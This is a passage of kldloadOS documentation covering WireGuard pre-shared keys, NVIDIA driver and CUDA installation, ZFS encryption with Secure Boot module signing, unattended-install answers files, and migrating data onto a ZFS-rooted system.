mv /etc/wireguard/private.key.new /etc/wireguard/private.key
wg-quick up wg-backplane
```

Pre-shared keys (PSK) for post-quantum protection

WireGuard supports a pre-shared key per peer that adds a symmetric encryption layer on top of the Curve25519 key exchange. If quantum computers break Curve25519, the PSK still protects the traffic:

```
# Generate a PSK
wg genpsk > /etc/wireguard/psk-node-b.key

# Add to the peer block
[Peer]
PublicKey = <node-B-public-key>
PresharedKey = <contents of psk-node-b.key>
AllowedIPs = 10.200.0.2/32
Endpoint = 203.0.113.20:51820
```

Both sides must have the same PSK. Distribute it out-of-band (USB stick, in-person, encrypted email — never over the same WireGuard tunnel you're securing with it).

ZFS and key backups

On kldloadOS, `/etc/wireguard/` is on ZFS. Your keys are included in ZFS snapshots. This is both good (rollback restores keys) and something to be aware of (snapshots contain your private keys). If you replicate snapshots offsite, those replicas contain your private keys.

```
# Back up keys separately (encrypted)
tar czf - /etc/wireguard/*.key | gpg -c > wireguard-keys-$(hostname)-$(date +%Y%m%d).tar.gz.gpg
```

Quick reference

I want to…	Command
Generate a key pair	`wg genkey | tee priv.key | wg pubkey > pub.key`
Generate a pre-shared key	`wg genpsk > psk.key`
Start an interface	`wg-quick up wg0`
Stop an interface	`wg-quick down wg0`
Enable at boot	`systemctl enable wg-quick@wg0`
Show all interfaces	`wg show`
Show specific interface	`wg show wg0`
Add a peer live (no restart)	`wg set wg0 peer <pubkey> allowed-ips 10.200.0.5/32 endpoint 1.2.3.4:51820`
Remove a peer live	`wg set wg0 peer <pubkey> remove`
Show latest handshakes	`wg show wg0 latest-handshakes`
Show transfer stats	`wg show wg0 transfer`
Dump current config	`wg showconf wg0`
Save running config to file	`wg showconf wg0 > /etc/wireguard/wg0.conf`

Topologies at a glance

Topology	Peers per node	Use case
Point-to-point	1	Two servers, site-to-site
Hub-and-spoke	1 (clients), N (hub)	Remote access, road warriors
Full mesh	N-1	Clusters, low-latency
Multi-plane	N-1 per plane	Traffic isolation, defense in depth
Relay	1 per NAT’d node	Peers behind NAT

See also

- WireGuard basics — simple point-to-point and hub-and-spoke configs
- 16-Node Cluster Setup — full cluster with 4-plane WireGuard mesh
- Networking — bridges, VLANs, firewall rules to complement WireGuard

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Tutorials / Virtualization

NVIDIA on kldload

NVIDIA GPU support is available on CentOS/RHEL, Debian, Ubuntu, and Proxmox installs.

During install (CentOS/RHEL only)

Set `KLDLOAD_NVIDIA_DRIVERS=1` in the answers file before starting the install. The installer will:

- Add the NVIDIA CUDA repository for your RHEL version
- Install `nvidia-driver`, `nvidia-driver-libs`, and `nvidia-driver-cuda`

Web UI

Select the **NVIDIA** option in the hardware section of the web UI before clicking Install.

Unattended install

```
cat > /tmp/answers.env << 'EOF'
KLDLOAD_DISTRO=centos
KLDLOAD_DISK=/dev/vda
KLDLOAD_HOSTNAME=gpu-node
KLDLOAD_USERNAME=admin
KLDLOAD_PASSWORD=changeme
KLDLOAD_PROFILE=desktop
KLDLOAD_NVIDIA_DRIVERS=1
EOF

kldload-install-target --config /tmp/answers.env
```

Post-install: CentOS / RHEL

If you didn't enable NVIDIA during install, add it afterward. The CUDA repo URL is detected from your OS version automatically:

```
# Detect RHEL major version
RHEL_VER=$(. /etc/os-release && echo $VERSION_ID | cut -d. -f1)

# Add the CUDA repo
dnf install -y \
  https://developer.download.nvidia.com/compute/cuda/repos/rhel${RHEL_VER}/x86_64/cuda-repo-rhel${RHEL_VER}-12.9.0-1.x86_64.rpm

# Modern GPUs (Turing / RTX 20 series and newer) — prefer open module
dnf install -y nvidia-open nvidia-driver-libs nvidia-driver-cuda

# Legacy GPUs (pre-Turing) — proprietary driver
# dnf install -y nvidia-driver nvidia-driver-libs nvidia-driver-cuda

# Reboot to load the kernel module
reboot
```

Post-install: Debian

Debian installs need the non-free repo and the `nvidia-driver` package. The correct repo codename is detected automatically:

```
# Detect Debian codename (bookworm, trixie, etc.)
DEBIAN_CODENAME=$(. /etc/os-release && echo $VERSION_CODENAME)

# Add non-free to sources
cat > /etc/apt/sources.list.d/nvidia.list << EOF
deb http://deb.debian.org/debian ${DEBIAN_CODENAME} main contrib non-free non-free-firmware
EOF

apt update
apt install -y nvidia-driver firmware-misc-nonfree

reboot
```

This requires internet access — the NVIDIA driver is not included in the offline darksite.

Post-install: Ubuntu

Ubuntu is the simplest platform — the `ubuntu-drivers` tool detects and installs the correct driver automatically:

```
# Install the driver detection tool
apt install -y ubuntu-drivers-common

# Auto-install the recommended driver for your GPU
ubuntu-drivers autoinstall

reboot
```

To install a specific version instead:

```
# List available drivers
ubuntu-drivers devices

# Install a specific version
apt install -y nvidia-driver-570

reboot
```

Post-install: Proxmox

Proxmox uses a custom kernel (`pve-kernel`) which requires matching `pve-headers` — **not** standard `linux-headers`. This is the most common failure point.

```
# Install the correct headers for the running Proxmox kernel
apt install -y pve-headers-$(uname -r) build-essential dkms

# Download and install the NVIDIA driver with DKMS support
NVIDIA_VERSION=570.144
wget https://us.download.nvidia.com/XFree86/Linux-x86_64/${NVIDIA_VERSION}/NVIDIA-Linux-x86_64-${NVIDIA_VERSION}.run

chmod +x NVIDIA-Linux-x86_64-${NVIDIA_VERSION}.run
./NVIDIA-Linux-x86_64-${NVIDIA_VERSION}.run --dkms

reboot
```

After reboot, verify the driver loaded and `/dev/nvidia*` devices exist:

```
nvidia-smi
ls -al /dev/nvidia*
```

With drivers installed on the Proxmox **host**, every LXC container can share the GPU directly — no passthrough, no vGPU license. See GPU sharing below.

Verify

```
nvidia-smi
```

Expected output shows your GPU model, driver version, CUDA version, temperature, and memory usage.

CUDA toolkit

For GPU computing (machine learning, rendering, etc.), install the full CUDA toolkit after the driver is working.

CentOS / RHEL

```
dnf install -y cuda-toolkit
```

Debian

```
# Detect Debian version for the correct repo
DEBIAN_VERSION_ID=$(. /etc/os-release && echo $VERSION_ID)

curl -fsSL https://developer.download.nvidia.com/compute/cuda/repos/debian${DEBIAN_VERSION_ID}/x86_64/cuda-keyring_1.1-1_all.deb \
  -o /tmp/cuda-keyring.deb
dpkg -i /tmp/cuda-keyring.deb
apt update
apt install -y cuda-toolkit
```

Ubuntu

```
# Ubuntu uses the same NVIDIA CUDA repo
UBUNTU_VERSION=$(. /etc/os-release && echo $VERSION_ID | tr -d '.')

curl -fsSL https://developer.download.nvidia.com/compute/cuda/repos/ubuntu${UBUNTU_VERSION}/x86_64/cuda-keyring_1.1-1_all.deb \
  -o /tmp/cuda-keyring.deb
dpkg -i /tmp/cuda-keyring.deb
apt update
apt install -y cuda-toolkit
```

Verify CUDA

```
nvcc --version

# Compile and run a sample
cat > /tmp/hello.cu << 'EOF'
#include <stdio.h>
__global__ void hello() { printf("Hello from GPU thread %d\n", threadIdx.x); }
int main() { hello<<<1, 8>>>(); cudaDeviceSynchronize(); }
EOF

nvcc /tmp/hello.cu -o /tmp/hello_cuda && /tmp/hello_cuda
```

GPU sharing — one GPU, many workloads

This is the part nobody tells you about. With NVIDIA drivers installed on the host and containers running on top, **every container can share the same GPU simultaneously**. No passthrough. No SR-IOV. The kernel handles time-slicing natively.

What this means in practice

You can run Jellyfin transcoding a 4K stream, an AI inference container running Ollama, and a monitoring container scraping GPU metrics — all at the same time, on one GPU, on one machine.

With PCIe passthrough, one VM locks the GPU. Nobody else can touch it. With containers on bare metal, every container gets a share. That's the difference.

Install the NVIDIA Container Toolkit

```
# Add the NVIDIA container toolkit repo
curl -fsSL https://nvidia.github.io/libnvidia-container/gpgkey \
  | gpg --dearmor -o /usr/share/keyrings/nvidia-container-toolkit.gpg

curl -fsSL https://nvidia.github.io/libnvidia-container/stable/deb/nvidia-container-toolkit.list \
  | sed 's#deb https://#deb [signed-by=/usr/share/keyrings/nvidia-container-toolkit.gpg] https://#' \
  > /etc/apt/sources.list.d/nvidia-container-toolkit.list

apt update && apt install -y nvidia-container-toolkit

# Configure Docker to use the NVIDIA runtime
nvidia-ctk runtime configure --runtime=docker
systemctl restart docker
```

Run GPU-accelerated containers

```
# Jellyfin with GPU transcoding
docker run -d --name jellyfin --gpus all \
  -p 8096:8096 \
  -v /srv/media:/media \
  -v /srv/jellyfin/config:/config \
  jellyfin/jellyfin

# Ollama for local AI inference
docker run -d --name ollama --gpus all \
  -p 11434:11434 \
  -v /srv/ollama:/root/.ollama \
  ollama/ollama

# Pull a model and run it
docker exec ollama ollama pull llama3
docker exec ollama ollama run llama3 "Explain ZFS in one sentence"
```

Verify GPU sharing

```
# Watch GPU utilization across all containers
watch -n 1 nvidia-smi

# You'll see multiple processes sharing the GPU:
#   jellyfin  — video transcode
#   ollama    — model inference
#   Each gets a slice of GPU time automatically
```

Why this works

NVIDIA's CUDA driver handles time-slicing at the kernel level. When multiple processes request GPU compute, the driver schedules them across available SMs (streaming multiprocessors). No configuration needed — it just works.

Enterprise "vGPU" solutions add a licensing layer on top of this same mechanism. On bare metal with containers, the GPU sharing is native and free.

Nouveau vs NVIDIA

kldload's CentOS kernel ships with the open-source `nouveau` driver loaded by default. Installing the proprietary NVIDIA driver blacklists `nouveau` automatically. If you need to revert:

```
# CentOS / RHEL
dnf remove -y 'nvidia-driver*'
rm -f /etc/modprobe.d/nvidia.conf
dracut --force -k $(uname -r)
reboot
```

```
# Debian / Ubuntu / Proxmox
apt purge -y 'nvidia-driver*' 'nvidia-open*'
rm -f /etc/modprobe.d/nvidia.conf /etc/modprobe.d/blacklist-nouveau.conf
update-initramfs -u -k $(uname -r)
reboot
```

ZFS and NVIDIA memory

Both ZFS ARC and NVIDIA drivers use large amounts of memory. On systems with GPUs, you may want to cap ZFS ARC to leave room:

```
# Check current ARC max
cat /proc/spl/kstat/zfs/arcstats | grep c_max

# Limit ARC to 4GB (persistent across reboots)
echo "options zfs zfs_arc_max=4294967296" > /etc/modprobe.d/zfs-arc.conf

# Apply on RHEL/CentOS
dracut --force -k $(uname -r)

# Apply on Debian / Ubuntu / Proxmox
update-initramfs -u -k $(uname -r)
```

A reasonable rule of thumb: total RAM minus GPU VRAM minus 2GB for the OS, then give half of what remains to ARC.

Secure Boot

The proprietary NVIDIA kernel module is not signed for Secure Boot. If Secure Boot is enabled, you need to either:

Option 1 — Sign the module with your MOK key (kldload sets up MOK infrastructure during install):

```
# Find the MOK key kldload created
ls /var/lib/kldload/mok/

# Sign the NVIDIA module
/usr/src/kernels/$(uname -r)/scripts/sign-file sha256 \
  /var/lib/kldload/mok/MOK.priv \
  /var/lib/kldload/mok/MOK.der \
  $(modinfo -n nvidia)

reboot
```

Option 2 — Disable Secure Boot in UEFI firmware settings.

Troubleshooting

```
# Check if the module loaded
lsmod | grep nvidia

# If not, check for errors
dmesg | grep -i nvidia

# Kernel updated but DKMS didn't rebuild the module
dkms status
dkms autoinstall -k $(uname -r)

# Check current desktop session type
```

```
echo $XDG_SESSION_TYPE

# Proxmox: verify /dev/nvidia* devices exist for LXC sharing
ls -al /dev/nvidia*
```

← Tutorials ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation

Secure Boot and Encryption

kldload supports Secure Boot via MOK (Machine Owner Key) enrollment and ZFS native encryption (AES-256-GCM). Both work on CentOS/RHEL and Debian.

ZFS encryption

Enable during install

Set `KLDLOAD_ZFS_ENCRYPT=1` in the answers file or select encryption in the web UI. The installer creates the pool with:

- `encryption=aes-256-gcm`
- `keyformat=passphrase`
- `keylocation=prompt`

You'll enter a passphrase at every boot.

Verify encryption status

```
zfs get encryption,keystatus rpool
```

```
NAME   PROPERTY     VALUE
rpool  encryption   aes-256-gcm
rpool  keystatus    available
```

Encrypt individual datasets (on an unencrypted pool)

You don't have to encrypt the whole pool. Encrypt only sensitive data:

```
# Create an encrypted dataset
zfs create -o encryption=aes-256-gcm \
           -o keyformat=passphrase \
           rpool/srv/secrets
# Enter passphrase when prompted

# Create with a key file instead of passphrase
dd if=/dev/urandom of=/root/.zfs-key bs=32 count=1
chmod 600 /root/.zfs-key
zfs create -o encryption=aes-256-gcm \
           -o keyformat=raw \
           -o keylocation=file:///root/.zfs-key \
           rpool/srv/automated-secrets
```

Lock and unlock

```
# Lock (unmount and unload key)
zfs unmount rpool/srv/secrets
zfs unload-key rpool/srv/secrets

# Unlock
zfs load-key rpool/srv/secrets     # prompts for passphrase
zfs mount rpool/srv/secrets
```

Change passphrase

```
zfs change-key rpool
# Enter current passphrase, then new passphrase
```

Secure Boot with MOK

kldload ISOs boot with Secure Boot via the shim bootloader (same chain as Fedora/Ubuntu). After install, DKMS kernel modules (ZFS, NVIDIA) need signing.

How it works

. kldload installs the shim EFI binary (`BOOTX64.EFI`) which is signed by Microsoft's UEFI CA
. Shim loads GRUB2 or ZFSBootMenu
. The kernel is signed by the distro vendor (CentOS/Debian)
. Third-party kernel modules (ZFS, NVIDIA) are signed with a MOK key that kldload generates during install

Check Secure Boot status

```
mokutil --sb-state
# SecureBoot enabled/disabled

# List enrolled MOK keys
mokutil --list-enrolled
```

The MOK key

kldload stores the MOK key pair at:

```
/var/lib/kldload/mok/MOK.priv    # private key (600 permissions)
/var/lib/kldload/mok/MOK.der     # public certificate (enrolled in firmware)
```

Sign a kernel module manually

If you install a new DKMS module (or the automatic signing fails):

```
# Find the module
modinfo -n zfs
# /lib/modules/5.14.0-xxx/extra/zfs.ko.xz

# Sign it
/usr/src/kernels/$(uname -r)/scripts/sign-file sha256 \
  /var/lib/kldload/mok/MOK.priv \
  /var/lib/kldload/mok/MOK.der \
  /lib/modules/$(uname -r)/extra/zfs.ko.xz

# Verify the signature
modinfo zfs | grep signer
```

Enroll a new MOK key

If you generated a new key and need to enroll it in the firmware:

```
# Stage the key for enrollment
mokutil --import /var/lib/kldload/mok/MOK.der
# Enter a one-time password

# Reboot — the shim MOK manager will prompt you to enroll the key
reboot
```

At the blue MOK Manager screen: 1. Select "Enroll MOK" 2. Select "Continue" 3. Enter the one-time password you set 4. Select "Reboot"

DKMS auto-signing

> **The honest truth about DKMS + Secure Boot**
>
> DKMS modules on kernel upgrades are historically fragile on Linux. Auto-signing can fail silently — the kernel upgrades, DKMS rebuilds the module, but the signing step fails and you don't know until the module won't load on reboot.
>
> kldload mitigates this in three ways:
>
> - **Boot environments** — `ksnap` before every `kupgrade`. If the kernel upgrade breaks ZFS module loading, reboot into the previous boot environment. 30 seconds to recover.
> - **DKMS sign-tool** — kldload installs a signing script at `/var/lib/dkms/mok-signing.sh` that DKMS calls automatically. If it fails, `kupgrade` warns you before reboot.
> - **Verification** — `kupgrade` runs `dkms status` after every kernel upgrade and checks that the ZFS module is built and signed for the new kernel. If not, it blocks the reboot and tells you.
>
> DKMS is fragile. Boot environments make it survivable. That's the real answer — not pretending auto-signing is bulletproof, but making sure you can always roll back when it isn't.

```
# Check DKMS module status
dkms status

# Rebuild and sign for current kernel
dkms autoinstall

# Verify the module is signed
modinfo -F signer zfs
# Should show: kldload Secure Boot MOK

# If signing failed — roll back
kbe activate before-upgrade && reboot
```

Full disk encryption + Secure Boot together

This is the most secure configuration — encrypted data at rest with verified boot chain:

. Install with `KLDLOAD_ZFS_ENCRYPT=1` and Secure Boot enabled in firmware

. kldload generates MOK key, creates encrypted pool, signs ZFS module

. At boot: firmware verifies shim → shim verifies GRUB → GRUB loads kernel → ZFS prompts for passphrase

Automating unlock with Clevis (TPM2)

To avoid typing the passphrase at every boot, bind the encryption key to the TPM:

```
# CentOS/RHEL
dnf install -y clevis clevis-luks clevis-tpm2

# Debian
apt install -y clevis clevis-tpm2
```

Note: ZFS native encryption doesn't integrate directly with Clevis the way LUKS does. The kldload firstboot service stages the passphrase at `/etc/kldload/zfs-passphrase` for potential Clevis sealing. This is an area of active development.

Troubleshooting

```
# Module won't load — signature issue
dmesg | grep -i "module verification failed"
# Fix: re-sign the module (see above)

# MOK key not enrolled
mokutil --test-key /var/lib/kldload/mok/MOK.der
# "is not enrolled" → need to run mokutil --import and reboot
```

```
# Encrypted pool won't import
zpool import -a    # prompts for passphrase
zfs load-key -a    # load all keys
zfs mount -a       # mount everything

# Forgot the passphrase
# No recovery possible with ZFS native encryption.
# If you have a backup (zfs send), restore from that.
# This is why boot environment snapshots matter — they're part of the encrypted pool.
```

← Tutorials ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation

Unattended Installation

kldload supports fully automated installs via an answers file — no web UI or user interaction required. Boot the ISO, and it installs to disk using pre-defined settings.

Works for CentOS/RHEL and Debian targets.

The answers file

The installer reads environment variables from a file. Create one:

```
cat > answers.env << 'EOF'
KLDLOAD_DISTRO=debian
KLDLOAD_DISK=/dev/vda
KLDLOAD_HOSTNAME=web-server-01
KLDLOAD_USERNAME=admin
KLDLOAD_PASSWORD=changeme
KLDLOAD_PROFILE=server
KLDLOAD_STORAGE_MODE=zfs
KLDLOAD_ZFS_ENCRYPT=0
KLDLOAD_NET_METHOD=dhcp
KLDLOAD_TIMEZONE=America/New_York
KLDLOAD_LOCALE=en_US.UTF-8
KLDLOAD_KEYBOARD_LAYOUT=us
EOF
```

All supported variables

Variable	Values	Default	Description
`KLDLOAD_DISTRO`	`centos`, `debian`, `rhel`, `rocky`	—	Target distro
`KLDLOAD_DISK`	`/dev/vda`, `/dev/sda`, etc.	—	Install disk
`KLDLOAD_HOSTNAME`	any hostname	`kldload-node`	System hostname
`KLDLOAD_USERNAME`	any username	`admin`	Admin user
`KLDLOAD_PASSWORD`	any string	—	User password
`KLDLOAD_PROFILE`	`desktop`, `server`, `core`	`desktop`	Install profile
`KLDLOAD_STORAGE_MODE`	`zfs`	`zfs`	Always ZFS
`KLDLOAD_ZFS_ENCRYPT`	`0`, `1`	`0`	Enable encryption
`KLDLOAD_NET_METHOD`	`dhcp`, `static`	`dhcp`	Network config
`KLDLOAD_NET_IP`	IP/CIDR	—	Static IP (if static)

KLDLOAD_NET_GATEWAY	IP	—	Gateway (if static)
KLDLOAD_NET_DNS	IP	—	DNS server (if static)
KLDLOAD_TIMEZONE	tz database name	UTC	Timezone
KLDLOAD_LOCALE	locale string	en_US.UTF-8	System locale
KLDLOAD_KEYBOARD_LAYOUT	us, de, etc.	us	Keyboard layout
KLDLOAD_NVIDIA_DRIVERS	0, 1	0	Install NVIDIA (CentOS only)
KLDLOAD_ENABLE_EBPF	0, 1	0	Install eBPF tools
KLDLOAD_STORAGE_MANUAL	0, 1	0	Drop to shell for manual pool creation
KLDLOAD_INFRA_MODE	standalone, cluster-manager, join	standalone	Deployment mode
KLDLOAD_HUB_LAN	IP	—	CM IP (if join mode)

Run the install manually

From the live ISO command line:

```
kldload-install-target --config /path/to/answers.env
```

Inject the answers file into the ISO

Method 1: USB sidecar

Place `answers.env` on a second USB drive. The installer checks: - `/run/kldload-answers.env` - `/mnt/answers.env` - `/etc/kldload/answers.env`

```
# Format a small USB stick
mkfs.fat -F32 /dev/sdb1
mount /dev/sdb1 /mnt
cp answers.env /mnt/answers.env
umount /mnt
```

Boot the kldload ISO with the answers USB plugged in. The installer detects it automatically.

Method 2: Bake into the ISO

Add the file to `live-build/config/includes.chroot/` before building:

```
cp answers.env live-build/config/includes.chroot/etc/kldload/answers.env
PROFILE=server ./deploy.sh build
```

Method 3: Kernel command line

Pass the config file path on the GRUB command line:

Edit `live-build/config/includes.binary/EFI/BOOT/grub.cfg`:

```
linuxefi /images/pxeboot/vmlinuz ... kldload.config=/etc/kldload/answers.env
```

Example: fleet of identical servers

Build 10 identical servers:

```
cat > answers.env << 'EOF'
KLDLOAD_DISTRO=centos
```

```
KLDLOAD_DISK=/dev/sda
KLDLOAD_USERNAME=admin
KLDLOAD_PASSWORD=fleetpass123
KLDLOAD_PROFILE=server
KLDLOAD_NET_METHOD=dhcp
KLDLOAD_TIMEZONE=UTC
EOF
```

Each server will get the same config except the hostname, which defaults to `kldload-node`. To set unique hostnames, either:

. Use separate answers files per machine

. Set the hostname after install via Salt/Ansible

. Use a firstboot script that derives the hostname from the MAC address

---

Example: encrypted desktop

```
cat > answers.env << 'EOF'
KLDLOAD_DISTRO=debian
KLDLOAD_DISK=/dev/nvme0n1
KLDLOAD_HOSTNAME=dev-workstation
KLDLOAD_USERNAME=developer
KLDLOAD_PASSWORD=securepass
KLDLOAD_PROFILE=desktop
KLDLOAD_ZFS_ENCRYPT=1
KLDLOAD_NVIDIA_DRIVERS=0
KLDLOAD_ENABLE_EBPF=1
KLDLOAD_NET_METHOD=dhcp
KLDLOAD_TIMEZONE=America/Los_Angeles
EOF
```

Example: static IP server

```
cat > answers.env << 'EOF'
KLDLOAD_DISTRO=centos
KLDLOAD_DISK=/dev/sda
KLDLOAD_HOSTNAME=db-primary
KLDLOAD_USERNAME=admin
KLDLOAD_PASSWORD=dbpass
KLDLOAD_PROFILE=server
KLDLOAD_NET_METHOD=static
KLDLOAD_NET_IP=10.100.10.50/24
KLDLOAD_NET_GATEWAY=10.100.10.1
KLDLOAD_NET_DNS=1.1.1.1
KLDLOAD_TIMEZONE=UTC
EOF
```

Example: core (ZFS only, no extras)

```
cat > answers.env << 'EOF'
KLDLOAD_DISTRO=debian
KLDLOAD_DISK=/dev/sda
KLDLOAD_HOSTNAME=zfs-node
KLDLOAD_USERNAME=admin
KLDLOAD_PASSWORD=changeme
KLDLOAD_PROFILE=core
KLDLOAD_NET_METHOD=dhcp
KLDLOAD_TIMEZONE=UTC
EOF
```

This installs a stock Debian with ZFS on root, ZFSBootMenu, SSH, and networking. No `k*` tools, no web UI, no sanoid, no darksites. Manage everything with native `zfs`, `zpool`, `apt`/`dnf` commands.

Post-install automation

After the base install, kldload runs a firstboot service. You can hook into this:

```
# Create a post-install script
cat > live-build/config/includes.chroot/usr/local/sbin/my-firstboot.sh << 'SCRIPT'
#!/bin/bash
# Runs once after first boot

# Install additional packages
kpkg install htop tmux

# Configure NTP
timedatectl set-ntp true

# Start your application
systemctl enable --now myapp

# Remove this script after running
rm -f /usr/local/sbin/my-firstboot.sh
SCRIPT
chmod +x live-build/config/includes.chroot/usr/local/sbin/my-firstboot.sh
```

Wire it into the firstboot service or create a systemd oneshot:

```
cat > live-build/config/includes.chroot/etc/systemd/system/my-firstboot.service << 'EOF'
[Unit]
Description=Custom firstboot
After=network-online.target kldload-firstboot.service
Wants=network-online.target

[Service]
Type=oneshot
ExecStart=/usr/local/sbin/my-firstboot.sh
RemainAfterExit=yes

[Install]
WantedBy=multi-user.target
EOF
```

Rebuild the ISO to include it.

← Tutorials ↑ Top

kldload — Migrating to kldloadOS

Documentation

Migrating to kldloadOS

Every migration follows the same pattern: **backup the old system, install kldloadOS, restore the data**. The details change depending on what you are migrating from and what you are migrating. This guide covers all of it.

> **The migration philosophy:** you are not "converting" your existing system. You are building a clean, ZFS-rooted system and moving your data and config into it. Clean installs are always more reliable than in-place upgrades. kldloadOS makes clean installs fast enough that this is the right call every time.

From ext4/btrfs to ZFS

The idea

You cannot convert an ext4 or btrfs filesystem to ZFS in place. You need a second disk (or enough free space on a second partition), install kldloadOS there, then move your data over. Think of it like moving house — you cannot renovate the foundation while living in the building.

analogy: you are moving into a new house with a better foundation (ZFS). Pack your boxes, move, unpack.

Step 1 — Inventory your data

```
# What filesystems do you have?
df -hT

# How much data?
du -sh /home /var/lib /opt /srv /etc 2>/dev/null

# What services are running?
systemctl list-units --type=service --state=running
```

Step 2 — Full backup to external drive

```
# Mount your backup drive
mount /dev/sdb1 /mnt/backup

# Backup everything that matters
rsync -aAXv --progress \
  --exclude='/dev/*' \
  --exclude='/proc/*' \
  --exclude='/sys/*' \
  --exclude='/tmp/*' \
  --exclude='/run/*' \
  --exclude='/mnt/*' \
  --exclude='/media/*' \
  --exclude='/lost+found' \
  / /mnt/backup/old-system/

# Backup package list for reference
rpm -qa --qf '%{NAME}\n' | sort > /mnt/backup/old-system/rpm-packages.txt
# or for Debian:
dpkg --get-selections | awk '{print $1}' > /mnt/backup/old-system/deb-packages.txt
```

Step 3 — Install kldloadOS

```
# Boot the kldloadOS USB
# Select your target distro (CentOS, Debian, or RHEL)
# Install to the disk — ZFS on root is automatic
# Reboot into your new system
```

Step 4 — Restore data

```
# Mount the backup drive on the new system
mount /dev/sdb1 /mnt/backup

# Restore home directories
rsync -aAXv /mnt/backup/old-system/home/ /home/

# Restore application data
rsync -aAXv /mnt/backup/old-system/var/lib/postgresql/ /var/lib/postgresql/
rsync -aAXv /mnt/backup/old-system/opt/ /opt/
rsync -aAXv /mnt/backup/old-system/srv/ /srv/

# Restore select configs (NOT all of /etc — cherry-pick what you need)
cp -a /mnt/backup/old-system/etc/ssh/ssh_host_* /etc/ssh/
cp -a /mnt/backup/old-system/etc/crontab /etc/crontab
cp -a /mnt/backup/old-system/etc/fstab.custom /etc/  # if you had custom mounts
```

From bare metal

Side-by-side installation

If your server has two disks (or free space for a second partition), you can install kldloadOS alongside the existing system and migrate data live — no downtime for the backup step. Boot the kldloadOS USB, install to the second disk, then rsync from the old disk while both are mounted.

analogy: building the new house next door, then carrying your furniture across the yard.

Two-disk migration (preferred)

```
# Boot kldloadOS USB
# Install to /dev/sdb (leave /dev/sda alone — that is your old system)
# Reboot into kldloadOS on /dev/sdb

# Mount the old disk
mkdir -p /mnt/old
mount /dev/sda2 /mnt/old    # adjust partition number

# Rsync data directly — no external backup needed
rsync -aAXv --progress /mnt/old/home/ /home/
rsync -aAXv --progress /mnt/old/var/lib/ /var/lib/
rsync -aAXv --progress /mnt/old/etc/ssh/ssh_host_* /etc/ssh/

# When satisfied, wipe the old disk and add it to your ZFS pool
wipefs -a /dev/sda
zpool attach rpool /dev/sdb2 /dev/sda2   # mirror the root pool
# Now you have ZFS mirrored across both disks
```

Single-disk migration

```
# You must backup to an external drive first (see ext4/btrfs section above)
# Then install kldloadOS to the same disk (destructive — wipes the disk)
# Then restore from backup
```

From VMs

VM migration pattern

Do not try to convert a VM image to ZFS. Create a fresh kldloadOS VM, then move your data into it. The VM is disposable — your data is what matters.

analogy: do not renovate the rental. Move to the better apartment and bring your stuff.

From VMware / VirtualBox / Hyper-V

```
# On the OLD VM — export your data
tar czf /tmp/app-data.tar.gz /home /var/lib/myapp /etc/myapp /srv
scp /tmp/app-data.tar.gz user@new-host:/tmp/

# On the NEW kldloadOS VM — import
cd /
tar xzf /tmp/app-data.tar.gz

# Reinstall your application packages
dnf install -y postgresql-server nginx   # CentOS/RHEL
# or
apt install -y postgresql nginx          # Debian
```

From Proxmox

```
# On the Proxmox host — take a backup
vzdump 100 --storage local --mode snapshot

# Create a new kldloadOS VM in Proxmox
# Boot the kldloadOS ISO, install
# Then restore data from the old VM backup or rsync from the old VM directly:
rsync -aAXv --progress root@old-vm:/home/ /home/
rsync -aAXv --progress root@old-vm:/var/lib/ /var/lib/
rsync -aAXv --progress root@old-vm:/srv/ /srv/
```

From KVM / libvirt

```
# List your existing VMs
virsh list --all

# Create a new kldloadOS VM (or use deploy.sh kvm-deploy)
# Boot, install kldloadOS

# Mount the old VM disk image to copy data out
guestmount -a /var/lib/libvirt/images/old-vm.qcow2 -m /dev/sda2 /mnt/old
rsync -aAXv /mnt/old/home/ /home/
guestunmount /mnt/old
```

From another distro

Distro-to-distro migration

kldloadOS supports CentOS Stream 9, Debian 13 (Trixie), and RHEL 9. If you are on an older version of one of these (or Ubuntu), you are effectively doing a major version upgrade **plus** moving to ZFS. Do them together with a clean install.

analogy: if you are remodeling the kitchen anyway, this is the time to fix the foundation too.

CentOS 7/8 to kldloadOS CentOS 9

```
# CentOS 7/8 is EOL. Do NOT attempt an in-place upgrade.

# Inventory what you have installed
rpm -qa --qf '%{NAME}\n' | sort > /tmp/old-packages.txt

# Backup your data and config
```

```
rsync -aAXv /home /var/lib /etc /srv /opt /tmp/migration-backup/

# Install kldloadOS (select CentOS Stream 9)
# Restore data (see steps above)

# Reinstall packages that still exist in CentOS 9
# Compare your old package list against dnf:
while read pkg; do
  dnf list available "$pkg" &>/dev/null && echo "$pkg"
done < /tmp/old-packages.txt > /tmp/installable.txt

dnf install -y $(cat /tmp/installable.txt)
```

Debian 11/12 to kldloadOS Debian 13

```
# Same pattern — backup data, install fresh, restore
dpkg --get-selections | awk '{print $1}' > /tmp/old-packages.txt

# Backup data
tar czf /tmp/migration-data.tar.gz /home /var/lib /etc /srv

# Install kldloadOS (select Debian)
# Restore data
# Reinstall packages:
while read pkg; do
  apt-cache show "$pkg" &>/dev/null 2>&1 && echo "$pkg"
done < /tmp/old-packages.txt > /tmp/installable.txt

xargs apt install -y < /tmp/installable.txt
```

Ubuntu to kldloadOS

```
# Ubuntu packages are mostly compatible with Debian.
# Choose kldloadOS Debian 13 as your target.

# Note what Ubuntu-specific PPAs you use
ls /etc/apt/sources.list.d/

# Backup your data (same pattern)
# Install kldloadOS Debian 13
# Most packages from Ubuntu main/universe exist in Debian.
# PPA packages (like some NVIDIA drivers) will need manual reinstallation.
```

Database migration

PostgreSQL on ZFS

ZFS is excellent for databases. The key is setting the right **recordsize** for your workload. PostgreSQL uses 8K pages, so `recordsize=8k` on the data dataset eliminates read amplification. WAL logs get their own dataset with `recordsize=64k` for sequential write throughput.

analogy: recordsize is like choosing the right box size for what you are packing. Books go in small boxes. Pillows go in big boxes.

PostgreSQL — pg_dump and pg_restore

```
# === ON THE OLD SERVER ===

# Dump all databases (custom format for parallel restore)
pg_dumpall -U postgres > /tmp/all-databases.sql

# Or dump a specific database in custom format (faster restore)
pg_dump -U postgres -Fc mydb > /tmp/mydb.dump
```

```
# Transfer to new server
scp /tmp/mydb.dump root@new-server:/tmp/
```

```
# === ON THE NEW kldloadOS SERVER ===

# Create ZFS datasets with optimal recordsize
zfs create -o recordsize=8k -o primarycache=metadata \
  -o logbias=throughput rpool/postgres-data
zfs create -o recordsize=64k rpool/postgres-wal

# Install PostgreSQL
